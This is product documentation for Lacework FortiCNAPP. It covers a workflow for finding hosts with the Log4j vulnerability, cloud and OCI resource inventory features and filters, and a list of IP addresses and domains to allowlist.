


Example workflow: Show all hosts with Log4j vulnerability


The following workflow uses the *Show all hosts with Log4j Vulnerability* to identity vulnerabilities in a specific *Resource Group* in a specific region.

1. Run the query

In the *Explorer* landing page, click the *Show all hosts with Log4j Vulnerability* query.




The query results displays all hosts affected by log4j.



2. Use the query builder to include resource groups by region

To narrow the results to Resource Group by region:


1. Click the query string at the top of the page.
2. Click *Add Clause*.
3. Click *Resource Groups*. Search for the region and select it, then click *Add clause*.




4. Note that you have the option to save this revision as a new query. Click *Search*.

3. View the results in the Explorer Graph

After the results are returned, click *View in Graph*. The Explorer graph displays the affected resources.




You can also see what other vulnerabilities are affecting the resources.



4. Identify the resources that are internet exposed

Now you will identify which resources are internet exposed. Click the hamburger menu at the bottom of the graph to return to your results and click the query string at the top of the page.

Click *Add Clause*. Select *Internet Exposed* and set the condition to *is equal to True*. Click *Add clause* and click *Search*.



If the query returns resources that are internet exposed, you can identify those resources and address the vulnerability.

Resource inventory

The resource inventory gives you increased visibility into your cloud environments.

Cloud environments consist of multiple resource types, each with numerous resources, making security and risk management overwhelming. Often, increased visibility can lack the necessary context to help you discern risks in your environment and prioritize remediation. The resource inventory is designed to bridge this gap and give you complete visibility into your cloud environments and resource components.

The resource inventory supports AWS, Azure, and Google Cloud environments so you can view, search, sort, and filter among all resources across these environments–with no limit.

With security analysts in mind, the resource inventory provides the following capabilities:

- *Real-time resource monitoring*: Gives you immediate visibility into cloud resources, facilitating the prompt detection of unauthorized or suspicious activities.
- *Unified security assessment*: Consolidates cloud resources into a single viewso you can asses security posture comprehensively, identify vulnerabilities, and recognize compliance issues.
- *Security management*: Automates tracking and management of mission-critical resources, workloads, and accounts, enabling your security team to monitor, respond to, and secure these assets effectively. This enhances incident response capabilities and ensures adherence to security policies.

To achieve these benefits, Lacework FortiCNAPP periodically captures a snapshot of your resources. The time it takes for these snapshots to fully reflect any changes can vary depending on when Lacework FortiCNAPP takes the snapshot.

In the resource list, the values in the *Alerts*, *Compliance violations*, *Attack Paths*, and *Vulnerabilities* columns are calculated based on only the final 24-hour period of the selected timeframe rather than the entire timeframe.

Ingested cloud resource APIs

See Datasource Metadata for all APIs that are supported for ingestion.

Use cases

Use the resource inventory for cloud resource management and various tasks, such as the following:

- Continuous monitoring and vulnerability assessment
- Investigating active threats
- Identifying high-risk resources

Continuous monitoring and vulnerability assessment

Continuous monitoring

To access compute usage data of resources in your production environment:

1. Go to *Discover > Resource Inventory*.
2. Click the *Category* filter group and select *Compute*.
3. Click *Show results* to filter resources accordingly. Adjust the *Date range* to refine the timeframe for more relevant data.
4. Review the stacked line chart, which provides an overview of the total resources in use during the selected timeframe.
5. Examine the bar chart, which categorizes the resources in use by resource type.
6. To filter for AWS resources exclusively, click the *Resource Group* filter group and select *All AWS resources*.
7. Additionally, you can filter resources based on specific regions. Click the *Region* filter group and choose the regions of interest, such as *us-east-1*, *us-east-2*, and *us-west-1*.

Vulnerability assessment

To identify highly or critically vulnerable virtual machines in your production environment:

1. Go to *Discover > Resource Inventory*.
2. Click the *Vulnerabilities* filter group and select *High* and *Critical*.
3. Click *Show results* to filter resources accordingly. Adjust the *Date range* to refine the timeframe for more relevant data.
4. Review the stacked line chart, which provides an overview of the total resources in use during the selected timeframe.
5. Examine the bar chart, which categorizes the resources in use by resource type.
6. To pinpoint VMs that are included in an attack path, click the *Attack Paths* filter group and select *Has attack paths*.

Investigating active threats

Use the resource inventory to support your investigation of an active threat. For example, when your team receives an alert triggered by Splunk and originating from GuardDuty with the identifier *Behavior:EC2/TrafficVolumeUnusual*.

Follow these steps to gather relevant information and investigate the active threat:

1. In the resource list, enter the resource instance ID in the search field.
2. Click the resource to show the resourcedetails, including the count of vulnerabilities, misconfigurations, alerts, and available attack paths.
3. Click the *Vulnerabilities* card to view all vulnerabilities detected for this resource. These details are presented within the *Host vulnerabilities* page.
4. In the vulnerabilities list, click the hostname to conduct a more in-depth assessment of the risk level assigned to this host. Evaluate the number of common vulnerabilities and exposures (CVEs) and other critical information.

Identifying high-risk resources

To identify high-risk resources within your production environment:

1. Click the *Vulnerabilities* filter group, select *High* and *Critical*, and click *Show results* to filter resources.
2. Adjust the *Date range* to refine the timeframe.
3. Review the stacked line chart, which provides an overview of the total resources in use during the selected timeframe.
4. Examine the bar chart, which categorizes the resources in use by resource type.
5. To pinpoint resources that are included in an attack path, click the *Attack Paths* filter group and select *Has attack paths*.
6. To identify resources exposed to the Internet, click *Internet Exposure* filter group and select *Yes*.
7. In the resource list, click each resource to show the resource details, including the count of vulnerabilities, compliance findings, alerts, and available attack paths.
8. Click the *Vulnerabilities* card to view all vulnerabilities detected for this resource. These details are presented within the *Host vulnerabilities* page.
9. In the vulnerabilities list, click the hostname to conduct a more in-depth assessment of the risk level assigned to this host. Evaluate the number of Common Vulnerabilities and Exposures (CVEs) and critical information essential for alleviating the risk effectively.

Using the resource inventory

In the Lacework FortiCNAPP console, go to *Resource Inventory*.

Search and filter

The resource inventory includes multiple filters, as well as a search field to further refine your list of resources. You can use the * wildcard character for flexible pattern matching. For example, to search for any resource that includes the name of an S3 bucket, such as `my_s3`, search for `*my_s3*`.

Filter resources by date and time range

At the top of the page, you'll find date and time range and parameter filters. The *Date range* widget offers preset options for displaying resources based on their last collection date:

- Latest day
- Latest week
- Latest month
- Custom

Click *Custom* to select the start and end date and time manually.

All collection timestamps are in local time.

In the resource list, the values in the *Alerts*, *Compliance violations*, *Attack Paths*, and *Vulnerabilities* columns are calculated based on only the final 24-hour period of the selected timeframe rather than the entire timeframe.

Available filters

Preset filter groups let you quickly refine the list of resources. For example, to explore resources from the `us-east-1`, you can select the corresponding filter from the *Region* dropdown.

Available filter groups include:

- Resource Group
- Resource Type
- IP Address
- Related resource identifier

- Internet exposure
- Region
- Tags
- Category
- Resource identifier
- Has Public IP
- Alerts
- Vulnerabilities
- Compliance Violations
- Attack Paths
- Cloud account

Resource list

The resource list shows the resources collected in the selected time range that meet filter or search criteria you have specified, if any.

For each resource, the list shows the name of the resource, its IP addresses, type, organization, and more.

Every resource collected in Lacework FortiCNAPP also has a unique resource identifier. It may be helpful to understand how Lacework FortiCNAPP derives this identifier for various types of resources, depending on the cloud type:

- For Azure resources, Lacework FortiCNAPP uses the Azure resource ID as the resource identifier.
- For Google Cloud, Lacework FortiCNAPP uses the full resource name.
- For AWS, if the resource has an ARN, Lacework FortiCNAPP uses the ARN value as the resource identifier. If a resource does not have an ARN in AWS, Lacework FortiCNAPP creates an URN to use as the resource identifier for it. Identifiers created by Lacework FortiCNAPP are distinguished by the `urn:lacework:aws` prefix.

  An example of such a resource identifier is as follows:

  ```
  urn:lacework:aws:aws:rds:us-east-2:991966387703:db-parameter/default.aurora-postgresql14:apg_
  enable_correlated_any_transform
  ```

It is important to note that such URNs were generated for an existing cloud resource or artifact by Lacework FortiCNAPP, in the absence of an ARN.

Internet exposure

- *Yes*: Lacework FortiCNAPP detected a path to the resource from the internet.
- *No*: Lacework FortiCNAPP did not detect a path to the resource from the internet.
- *Not evaluated*: Lacework FortiCNAPP has not evaluated the resource.
- *Not applicable*: Resources such as API keys that are not applicable for internet exposure.

Resource details

From the Resource list, click a resource to display its details, including:

- *Resource Summary:*
  - View the number of vulnerabilities, compliance findings, alerts, and available attack paths related to the selected resource from the final 24-hour period of the selected timeframe.

- *Properties:*
  - Access resource properties, including its last collection time, resource name, resource type, ID, and any changes that occurred in the last 24 hours.
- *Related resources:*
  - Capture all outbound and inbound resources that are related to this resource, allowing you to assess the risk associated with these connections and take necessary security measures.
- *Configuration Changes:*
  - Examine the most recent configuration changes, providing an opportunity to verify if these changes align with the intended configuration.
  - Retrieve the timestamps indicating the start and end times of the latest ingestion process.

Not all resources have a *Related Resources* section.

Oracle Cloud Infrastructure inventory

Overview

The Lacework FortiCNAPP Console provides visibility into Oracle Cloud Infrastructure (OCI) resources that are integrated with Lacework FortiCNAPP. A resource can be any entity within the cloud deployment, such as Virtual Machines (Instances), Object Storage, Network, etc.

Use the *OCI Resource Inventory* to view and monitor in-use OCI resources and configuration changes. Lacework FortiCNAPP takes regular snapshots of your resources, and you can track configuration changes (diffs) through the Lacework FortiCNAPP Console.

To access the OCI Resource Inventory page, navigate to *Resource Inventory*, then select *All OCI Resources* from the *Resource Group* drop down.

Supported resource types

See OCI Configuration Datasources.

Before youbegin

To populate the OCI Resource Inventory, you must integrate Lacework FortiCNAPP with your OCI environment.

Resource summary

Lacework FortiCNAPP populates this page after at least one OCI integration is configured.

Filters:

- The date/time range filter and any optional filters at top of the page apply to all data displayed on the page.
- If nothing is displayed, consider increasing the date range.
- The column descriptions in the table below also describe the equivalent filters.

Available actions:

- Click *Refresh* to refresh the table data.
- Click *Download* to get a CSV file of the table contents.
- Click *Select columns* to hide or show the set of columns that are displayed in the table.

- Click *Search* to search for specific content within the table.

The columns / filters on the OCI Resource Inventory page are explained below:

Column / Filter	Description
Resource Name	Displays the name of the OCI resource. Each row in the table represents a resource. Click the name to open the resource's configuration.
Service	Displays the OCI service that the resource corresponds to.
Resource Type	Displays the type of resource.
Status	Displays the status of data collection from the resource.
Compartment name	Displays the specific compartment name that the resource type belongs to.
Compartment ID	Displays the specific compartment identifier that the resource type belongs to.
Compartment *(filter only)*	Filter for resources in the selected compartment names/IDs. This filter has a nested view where you can drill down through and select parent/child compartments.
Region	Displays the region where the resource is located.
Resource Tags *(hidden by default)*	Click *{...}* to view the resource's tags.
Recently Updated (24hrs) *(hidden by default)*	Displays whether there was an update in the last 24 hours.
Last collected time	Displays the last time data collection was made on the resource.

Resource configuration

To view the resource configuration, click a resource name under the *Resource Name* column.

This page shows the differences between the previous and current configuration of the resource. If the previous configuration for the resource is not found, then only the current configuration is shown.

The following information is shown:

Key	Description
Historical/Latest Configuration	The Lacework FortiCNAPP generated unique ID for the configuration. If more than two historical configurations exist, click *View more* to display the Configuration History page.
Start Time	Displays when data collection started.
End Time	Displays when data collection ended.
Changes	A diff of the changes made between the previous and current configuration.

Available actions:

- Copy the resource name to your clipboard.
- Download the configuration collection details in JSON format.

Configuration history

To open the Configuration History page, click *View more* below Historical Configuration. This is only available if Lacework FortiCNAPP has discovered more than two historical configurations on the resource.

Details of the resource are displayed, see Configuration History Resources to compare previous configurations.

Configuration history resources

Available actions:

- To compare two configurations, select their checkboxes and click *Diff configurations*.
- Click *Refresh* to refresh the table data.
- Click *Download* to get a CSV file of the table contents.
- Click *Select columns* to hide or show the set of columns that are displayed in the table.
- Click *Search* to search for specific content within the table.

Each row in the table represents a Lacework FortiCNAPP generated unique ID for the configuration. The information displayed in the table is explained below:

Column	Description
Configuration	The Lacework FortiCNAPP generated unique ID for the configuration. Click on the ID to view the configuration.
Start Time	Displays when data collection started.
End Time	Displays when data collection ended.
Asset name *(hidden by default)*	The Oracle Cloud ID of the resource.
Status *(hidden by default)*	Displays the status of data collection from the resource.
Service *(hidden by default)*	Displays the OCI service that the resource corresponds to.
API key *(hidden by default)*	Displays the OCI API endpoint that was used to gather the data for the configuration change.
Compartment ID *(hidden by default)*	Displays the specific compartment identifier that the resource type belongs to.
Compartment name *(hidden by default)*	Displays the specific compartment name that the resource type belongs to.

Column	Description
Parent compartments *(hidden by default)*	The parent compartment identifiers (if applicable) for the resource configuration. This can include multiple parent and grandparent compartment identifiers to reflect the hierarchical structure of the compartment.
Resource Type	Displays the type of resource.
Resource name *(hidden by default)*	The Oracle Cloud ID of the resource.
Region *(hidden by default)*	Displays the region where the resource is located.
Configuration *(hidden by default)*	Click *{...}* to view the configuration.
Resource Tags *(hidden by default)*	Click *{...}* to view the resource's tags.
Error type *(hidden by default)*	The type of error (if applicable) relating to data collection of the resource configuration.
Error message	The error message (if applicable) relating to data collection of the resource configuration.

Time frame for resource changes to be seen

Lacework FortiCNAPP takes a snapshot of resources on a periodic time frame. Depending on the time that Lacework FortiCNAPP takes the snapshot, changes may not be captured until *up to 24 hours after* the changes are made. See the following examples:

- A resource change is made on Monday at 1:00 AM, and Lacework FortiCNAPP takes a snapshot on Monday at 2:00 AM.
  - The snapshot includes the change.
- A resource change is made on Monday at 3:00 AM, but Lacework FortiCNAPP took a snapshot on Monday at 2:00 AM.
  - The snapshot does not include the change.
  - The next snapshot on Tuesday at 2:00 AM will capture the change.

Appendix A - Inbound and outbound connections

Lacework FortiCNAPP may attempt to connect to endpoints in your environment for various purposes, such as sending alerts or performing image vulnerability scans of container registries.

Configure any allowlists to permit inbound connections from Lacework FortiCNAPP for the IP addresses listed in the following sections.

Region-Specific IPs

US

```
35.93.121.192/26
35.95.82.0/26
35.165.121.10
35.165.62.149
35.165.83.150
52.42.2.33
52.43.197.121
54.200.230.179
```

EU

```
3.75.192.192/26
3.121.245.162
18.184.141.112
18.193.166.115
```

APAC

```
3.27.79.192/26
54.79.135.186
54.66.98.157
13.54.191.160
```

Singapore

```
18.99.45.128/26
18.140.103.40
47.130.81.233
54.179.201.12
```

Code Security and IaC IPs

The following are only required for infrastructure-as-code security features. See Navigating the Infrastructure-as-Code security pages on page 1485.

```
34.102.142.169
34.107.222.15
34.107.205.17
34.107.179.205
```

Outbound FQDN

If you need to connect to the Lacework FortiCNAPP console from a firewalled environment, you must configure your allow-lists to permit outbound HTTP traffic to the following domains:

```
updates.lacework.net
*.lacework.net
*.lacework.com
docs.fortinet.com
app.launchdarkly.com
events.launchdarkly.com
clientstream.launchdarkly.com
```

www.fortinet.com

Copyright© 2025 Fortinet, Inc. All rights reserved. Fortinet®, FortiGate®, FortiCare® and FortiGuard®, and certain other marks are registered trademarks of Fortinet, Inc., and other Fortinet names herein may also be registered and/or common law trademarks of Fortinet. All other product or company names may be trademarks of their respective owners. Performance and other metrics contained herein were attained in internal lab tests under ideal conditions, and actual performance and other results may vary. Network variables, different network environments and other conditions may affect performance results. Nothing herein represents any binding commitment by Fortinet, and Fortinet disclaims all warranties, whether express or implied, except to the extent Fortinet enters a binding written contract, signed by Fortinet's Chief Legal Officer, with a purchaser that expressly warrants that the identified product will perform according to certain expressly-identified performance metrics and, in such event, only the specific performance metrics expressly identified in such binding written contract shall be binding on Fortinet. For absolute clarity, any such warranty will be limited to performance in the same ideal conditions as in Fortinet's internal lab tests. Fortinet disclaims in full any covenants, representations, and guarantees pursuant hereto, whether express or implied. Fortinet reserves the right to change, modify, transfer, or otherwise revise this publication without notice, and the most current version of the publication shall be applicable.